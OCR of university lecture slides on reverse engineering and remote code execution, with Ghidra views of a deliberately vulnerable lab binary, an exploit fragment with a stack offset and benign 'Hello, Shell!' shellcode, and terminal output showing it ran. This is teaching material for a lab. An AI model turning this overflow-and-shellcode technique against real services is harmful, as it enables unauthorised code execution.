
Hochschule Karlsruhe
University of
Applied Sciences

Fakultät für
Informatik und
Wirtschaftsinformatik

Vielen Dank für Ihre Aufmerksamkeit!

- Fragerunde -

Remote Code Execution (RCE) – Cyber Kill Chain



Static Analysis – Ghidra (Stripped)

kali-linux-2025.1c-virtualbox-amd64 (Before RCE) [Running] - Oracle VM VirtualBox

CodeBrowser(2): sample:/vuln_noprot

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- .got
- .dynamic
- .fini_array
- .init_array
- .note.ABI-tag
- .eh_frame
- .eh_frame_hdr
- .rodata
- .fini
- .text
- .plt
- .init
- .rel.plt

Program Tree ×

Symbol Tree

- Imports
- Exports
- Functions
  - __do_global_dtors_aux
  - __i686.get_pc_thunk.bx
  - __x86.get_pc_thunk.ax
  - __x86.get_pc_thunk.bx
  - _dl_relocate_static_pie
  - _fini
  - _init
  - _start
  - authenticate_client
  - deregister_tm_clones
  - frame_dummy
  - FUN_08049020
  - generate_password
  - get_password_input
  - handle_client
  - main
  - read_username
  - register_tm_clones
  - secret
    - local_8
- Labels
- Classes
- Namespaces

Filter:

Listing: vuln_noprot - (7 addresses selected)

```
                 undefined        <UNASSIGNED>   <RETURN>
                 undefined4       Stack[-0x8]:4  local_8
                                  secret                                  XREF[3]:

08049246 55              PUSH       EBP
08049247 89 e5           MOV        EBP,ESP
08049249 53              PUSH       EBX
0804924a 83 ec 04        SUB        ESP,0x4
0804924d e8 aa 03        CALL       __x86.get_pc_thunk.ax
         00 00
08049252 05 a2 2d        ADD        EAX,0x2da2
         00 00
08049257 83 ec 0c        SUB        ESP,0xc
0804925a 8d 90 14        LEA        EDX,[EAX + 0xffffe014]=>s_You've_reached_
         e0 ff ff
08049260 52              PUSH       EDX=>s_You've_reached_the_secret_functi_C
08049261 89 c3           MOV        EBX,EAX
08049263 e8 38 fe        CALL       <EXTERNAL>::puts
         ff ff
08049268 83 c4 10        ADD        ESP,0x10
0804926b 90              NOP
0804926c 8b 5d fc        MOV        EBX,dword ptr [EBP + local_8]
0804926f c9              LEAVE
08049270 c3              RET

                 **********************************************************
                 *                          FUNCTION                      *
                 **********************************************************
                 undefined generate_password()
                 undefined        <UNASSIGNED>   <RETURN>
                 generate_password                                        XREF[4]:

08049271 55              PUSH       EBP
08049272 89 e5           MOV        EBP,ESP
08049274 e8 83 03        CALL       __x86.get_pc_thunk.ax
         00 00
08049279 05 7b 2d        ADD        EAX,0x2d7b
         00 00
0804927e 8b 45 08        MOV        EAX,dword ptr [EBP + Stack[0x4]]
08049281 0f b6 00        MOVZX      EAX,byte ptr [EAX]
08049284 0f be c0        MOVSX      EAX,AL
08049287 8b 55 08        MOV        EDX,dword ptr [EBP + Stack[0x4]]
0804928a 83 c2 01        ADD        EDX,0x1
0804928d 0f b6 12        MOVZX      EDX,byte ptr [EDX]
08049290 0f be d2        MOVSX      EDX,DL
```

Decompile: secret - (vuln_noprot)


```
/* WARNING: Function: __x86.get_pc_thunk.ax replaced with injection: get_pc_thunk_ax */

void secret(void)

{
  puts("You\'ve reached the secret function!");
  return;
}
```

Console - Scripting

Reverse Engineering (RE) - Motivation

Entwickler-Perspektive

- Compiler-Optimierungen
- Re-Dokumentation (Legacy)



Abandonware

- Portierungen/ Emulatoren
- Retro-Games

Malware-Analyse


- Kein Quellcode vorhanden
- Verständnis von Command & Control Mechanismen

Malicious Actor

- Exploit-Entwicklung
- Kopierschutz-Umgehung (DRM)
- Cheat-Entwicklung

Neugier und Lernzwecke!

Static Analysis – Ghidra (Start)



Dynamic Analysis - GDB

```
11  offset = 76
12  shellcode = asm('''
13      xor    eax, eax                /* clear eax (we'll use it for zero and syscall numbers) */
14      xor    ebx, ebx                /* clear ebx (we'll use it for exit code and later stdout fd) */
15      push   eax                     /* push a 0 dword to serve as string terminator */
16
17      mov    dword ptr [esp],     0x6c6c6548   /* write "Hell" at [esp] */
18      mov    dword ptr [esp+4],   0x53202c6f   /* write "o, S" at [esp+4] */
19      mov    dword ptr [esp+8],   0x6c6c6568   /* write "hell" at [esp+8] */
20      mov    byte  ptr [esp+12],  0x21         /* write '!' at [esp+12] */
21
22      mov    ecx, esp               /* ecx = pointer to our string */
23      mov    edx, 13                /* edx = length of "Hello, Shell!" */
24      mov    ebx, 1                 /* ebx = file descriptor 1 (stdout) */
25      mov    al, 4                  /* al = syscall number 4 (sys_write) */
26      int    0x80                   /* invoke kernel: write(1, esp, 13) */
27
28      xor    ebx, ebx               /* ebx = 0 (exit code) */
29      mov    al, 1                  /* al = syscall number 1 (sys_exit) */
30      int    0x80                   /* invoke kernel: exit(0) */
31  ''')
32
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
.venv┌──(.venv)─(kali㉿kali)-[~/Projects/reverse-rce-lab]
└─$ ./examples/vuln_server/binaries/vuln_noprot
Listening on port 4444...
DEBUG: pw_input @ 0xffffc750
Hello, Shell!
```